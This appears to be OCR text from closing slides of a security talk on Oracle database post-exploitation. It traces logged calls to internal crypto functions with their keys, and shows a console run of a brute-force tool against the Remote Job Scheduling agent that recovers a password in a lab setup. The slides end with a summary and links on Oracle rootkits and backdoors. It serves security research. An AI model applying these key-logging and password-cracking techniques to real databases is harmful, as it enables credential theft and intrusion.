
OK, but we are talking about post exploitation and what if SECURE_DATABASES_ONLY=TRUE

Remote Job Scheduling



```
ret=pztcx(type, key, zero, in, in_len, out)
        type: 0x2
        key.len: 16
        key.key: 7CA00BC9F05D2F767C4AEFADC098CBB1
        zero: 0
        in: 4F52434C716E715A61426B324B55325739477570794964F4D7351
30382D33302031383A30393A34302E35373730303030303304575726F70652F42
43455354
        in_len: 78
        out.len: 20
        out.key: 141DEDFB0CB8D623D7BBB936EFDD8021004E788F
        ret: 0
ret=pztcsr(out, out_len, in, len)
        out: 5465737431323334
        out_len: 8
        in: 056D3527B1A4FCA132E6A367614F067E6728F7A6B77E07EC01
        len: 25
        ret: 0
ret=pztch(out, type, in, len)
        out: FEFFDDAD52CB81702AB2E9F53AF893BDDF2823B9ADDE0000
        type: 57005
        in: fKALyfBdL3Z8Su\x2BtwJjLsQ\x3D\x3D\x2B14z9mbx6ykBgpr7
83191777346o11gr2c
        len: 68
        ret: 0
ret=pztcedec(handle, key, iv, in, in_len, out, out_len)
        handle: 0x7004001
        key.len: 16
        key.key: FEFFDDAD52CB81702AB2E9F53AF893BD
        iv.len: 16
        iv.iv: FB5E33F666F1EB2901829AFB2374A41E
```

Remote Job Scheduling



```
c:\svn\schagent>python roragentbrute.py --sp 16022 --sip 192.168.56.1 -t 192.168
.56.46 -p 1500 -u oracle -d dict.txt -k 7CA00BC9F05D2F767C4AEFADC098CBB1


HTTP/1.0 200 REQUEST_RECEIVED


POST /remote_scheduler_agent/submit_job_results2 HTTP/1.1
User-Agent: Java/1.5.0_17
Host: 192.168.56.1:16022
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 591
3a81937a86065b70b9518d71920f08d79c0148e87f61ebd5b907d7bba58d5d10d00b96c1f2dd2b69
802fa1e06789ccb7610d5f4f1ba4d85c4ed2f4c11ab4ec53db73ff511e171fcf54d8828a1f54a5a2
09606a56d93f31e3e3223fbbd5d92780b466faba9361394d54d3507ff3f09869b76c4d1fabb54e47
bc9ef72ac5cca9767ae18afeb47152cc3a3fdd3114e9fa17180fe55a25341a50f4c0ae7661ebdb49
74898329feabda3bd891f668c6037bcc0c415d4ddb5011d01517f90926c9fa0ac034cb9d48ce9d1f
ff58c2dc9dc57719cf038d431bb7c14c75dd10674e171d50344c1ac7419af7fe732512e9bbf9fe70
7308b21a5821299fc138fb716966cf51de1acf166a5a4bdd21ff84dbb6ee9ddb42f691987b6d41c1
f46820e03e0e9716f8b573feb51b03da2c26f6d85572870cbf51aca90360678967b8a62ef0550fab



HTTP/1.0 200 REQUEST_RECEIVED


POST /remote_scheduler_agent/submit_job_results2 HTTP/1.1
User-Agent: Java/1.5.0_17
Host: 192.168.56.1:16022
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 489
fec694547bf1bd060ca33ed5f8993b486ad4579480a6bd94afc4062a31eed91cf962f14b6dfa7174
ea64aa117536f735ac1e8b244381db09b8ff475d9310d6c44cf60e7905e3c38842242b9ebc4820a5
3c2534596d980a00c14a6310182766 95d1339229e02bfe9eb265b33a1d79d4fea43269fca55af474
e8383e12c62a7000f3378472b9635a56e9fd4f9f001a5df067428a15659631102ce067d53a124716
d6aecf62336e22a1807122b4ab5f4e57b653cca9c7ed5b63516083daff18e36f6d423d310b12d63e
a7036f65755455bb91399e33c6469fd94997476ef17a8fb31fbd9153dd2547e64656c88c3cb5533b
fab1300af9dc045074f545ac725585d3

Password was found: Test1234


Exiting!


c:\svn\schagent>
```

Questions

Summary

- Don't forget THE DATA is important
- We can easily log the crypto function of Oracle databases
- It was shown how the TDE function can be attacked or recovered
- We analyzed the security of the Remote Job Scheduling feature

URLs

- http://www.soonerorlater.hu/
- http://blogs.conus.info/
- http://www.red-database-security.com/wp/oracle_rootkits_2.0.pdf
- http://www.databasesecurity.com/oracle-backdoors.ppt
- http://www.databasesecurity.com/dbsec/Locating-Dropped-Objects.pdf
- http://www.codeproject.com/KB/threads/completeinject.aspx